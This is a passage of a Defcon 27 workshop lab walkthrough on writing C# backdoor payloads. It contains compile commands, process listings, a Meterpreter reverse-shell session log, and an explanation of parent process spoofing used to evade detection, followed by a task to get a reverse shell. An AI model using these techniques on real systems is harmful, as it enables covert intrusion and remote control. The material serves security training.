System Idle Process	0		64-bit	83.43	52 K	8 K	
System	4			0.43	196 K	5,052 K	
Interrupts	n/a		64-bit	0.98	0 K	0 K	Hardware Interrupts and DP
smss.exe	472	[Error opening process]			492 K	284 K	
Memory Compression	1860	[Error opening process]		0.03	1,988 K	853,056 K	
csrss.exe	572	[Error opening process]		< 0.01	2,020 K	2,408 K	
wininit.exe	676	[Error opening process]			1,344 K	340 K	
csrss.exe	684	[Error opening process]		0.25	9,984 K	2,776 K	
winlogon.exe	1012	[Error opening process]			2,600 K	5,656 K	
fontdrvhost.exe	504	[Error opening process]		< 0.01	3,524 K	2,828 K	
dwm.exe	1148	[Error opening process]		1.24	130,808 K	121,848 K	
NvBackend.exe	7724	C:\Program Files (x86)\NVIDIA Corporation\Update Core\NvBackend...	32-bit	< 0.01	26,996 K	5,384 K	NVIDIA GeForce Experience
explorer.exe	4772	C:\Windows\explorer.exe	64-bit	1.05	131,796 K	110,724 K	Windows Explorer
vmware-tray.exe	11064	C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe	32-bit		1,772 K	1,708 K	VMware Tray Process
concentr.exe	3192	C:\Program Files (x86)\Citrix\ICA Client\concentr.exe	32-bit		16,196 K	6,312 K	Citrix Connection Center
Receiver.exe	10056	C:\Program Files (x86)\Citrix\ICA Client\Receiver\Receiver.exe	32-bit	0.08	12,080 K	10,072 K	Citrix Receiver Application
Spotify.exe	11312	C:\Program Files\WindowsApps\SpotifyAB.SpotifyMusic_1.110.540.0_...	32-bit	0.32	107,696 K	76,080 K	Spotify
ConEmu64.exe	15536	C:\Users\user\Downloads\cmdr\vendor\conemu-maximus5\ConEmu...	64-bit	0.06	12,000 K	6,216 K	Console Emulator (x64)
userinit.exe	22092	C:\Windows\System32\userinit.exe	64-bit		9,716 K	14,964 K	Userinit Logon Application

## Defcon 27 - Writing custom backdoor payloads with C#

Try changing the binary variable inside 2.cs and then analyze the results with Process Explorer or Process Hacker. For example, after setting the binary to spawn notepad.exe and then launching the payload with Process Explorer open, we can confirm the PID in which our shell exists.

### Exercise 3 - Getting a Shell (but differently)

For this exercise, we are going to wind up with the same result as exercise 2, but doing it slightly different. This time, we'll use the CreateProcess API call to start the process in a suspended state.

```
C:\Users\User\Desktop\defcon27-master\defcon27-master\lab7>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 3.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

C:\Users\User\Desktop\defcon27-master\defcon27-master\lab7>3.exe
```

The screenshot shows two windows side-by-side. On the left is Process Explorer, displaying a list of running processes. The 'notepad.exe' process is highlighted in blue, showing a PID of 3088. On the right is a terminal window with a Meterpreter session. The terminal shows the command 'run' being executed, which starts an HTTPS reverse handler. The handler receives a request from 192.168.67.129 and opens a Meterpreter session. The 'getpid' command is then used to confirm the current PID is 3088.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type
svchost.exe		4,608 K	4,732 K	3044	Host Process for Windows S...	Microsoft Corporation	
gasHost.exe		8,432 K	15,016 K	3048			
wlms.exe		700 K	1,696 K	3060	Windows License Monitoring...	Microsoft Corporation	
notepad.exe		10,056 K	24,552 K	3088	Notepad	Microsoft Corporation	64-bit
RuntimeBroker.exe		5,696 K	4,508 K	3096	Runtime Broker	Microsoft Corporation	64-bit
WmiPrivSE.exe		1,856 K	8,108 K	3160			
TrustedInstaller.exe	< 0.01	1,844 K	6,872 K	3188	Windows Modules Installer	Microsoft Corporation	
svchost.exe	< 0.01	3,376 K	4,684 K	3260	Host Process for Windows S...	Microsoft Corporation	
svchost.exe		2,508 K	3,764 K	3284	Host Process for Windows S...	Microsoft Corporation	
dllhost.exe		3,868 K	2,684 K	3688	COM Surrogate	Microsoft Corporation	
WmiPrivSE.exe	1.68	10,568 K	16,348 K	3856			
svchost.exe		6,320 K	2,080 K	4000	Host Process for Windows S...	Microsoft Corporation	
msdc.exe		2,808 K	1,552 K	4076	Microsoft Distributed Transa...	Microsoft Corporation	

```
msf5 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.129
[*] Meterpreter session 10 opened (192.168.67.129:8080)

meterpreter > getpid
Current pid: 3088
meterpreter > |
```

## Lab 8 - Parent Process Spoofing

The goal of the final lab is to leverage C# to spawn a new process spoofing its parent process and inject shellcode to it to obtain a reverse shell.

### Exercise 1 - Basic Parent Spoofing

A good way to avoid having your payload detected is to blend into a victim's environment. For example, if you see that all devices have a similar naming convention, then you may want to adopt that convention with your attacking system. To translate that concept to our payload, we want to avoid introducing new/unique processes or technologies into a victim environment. One of the ways we can do that is by spoofing the Parent Process of our payload.

Within the Lab 8 folder, compile 1.cs and execute 1.exe, follow the prompts in your console.

```
C:\Users\User\Desktop\defcon27-master\defcon27-master\lab8>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, with
compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

C:\Users\User\Desktop\defcon27-master\defcon27-master\lab8>1.exe
Listing all processes...
-----
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:6440
Name:powershell Path:C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe Id:1724
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:9024
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:5132
```

```
-----
Enter Id:
1724
1724
Press enter to execute 'C:\Windows\System32\notepad.exe' under pid 1724
Done. Press any key to exit...
```

After you have successfully launched notepad.exe under the PID you provided, open Process Explorer and look for your Parent Process. You should see notepad.exe as a child of that.

Process Name	Private Bytes	Working Set	PID	Parent Process	Company Name	Architecture
powershell.exe	63,952 K	13,980 K	1724	Windows PowerShell	Microsoft Corporation	64-bit
conhost.exe	3,836 K	3,332 K	1868	Console Window Host	Microsoft Corporation	64-bit
notepad.exe	2,868 K	11,800 K	6684	Notepad	Microsoft Corporation	64-bit
notepad++.exe	12,984 K	14,712 K	4980	Notepad++ : a free (GNU) so...	Don HO don.h@free.fr	32-bit
cmd.exe	2,752 K	880 K	7544	Windows Command Processor	Microsoft Corporation	64-bit
conhost.exe	13,144 K	16,472 K	10900	Console Window Host	Microsoft Corporation	64-bit
cmd.exe	2,976 K	2,464 K	9256	Windows Command Processor	Microsoft Corporation	64-bit
1.exe	13,032 K	14,076 K	4964			64-bit
procexp.exe	3,188 K	10,472 K	1560	Sysinternals Process Explorer	Sysinternals - www.sysinter...	32-bit
procexp64.exe	32,044 K	54,592 K	10524	Sysinternals Process Explorer	Sysinternals - www.sysinter...	64-bit
GitHubDesktop.exe	25,828 K	27,508 K	10188		GitHub, Inc.	64-bit
GitHubDesktop.exe	15,764 K	4,628 K	2412		GitHub, Inc.	64-bit
GitHubDesktop.exe	70,300 K	38,336 K	5756		GitHub, Inc.	64-bit
userinit.exe	9,056 K	15,364 K	11772	Userinit Logon Application	Microsoft Corporation	64-bit

#### Capture The Flag #4

Modify the source code of Exercise 1 to obtain a reverse shell using the parent process spoofing technique. Use what you have learned on previous labs or exercises.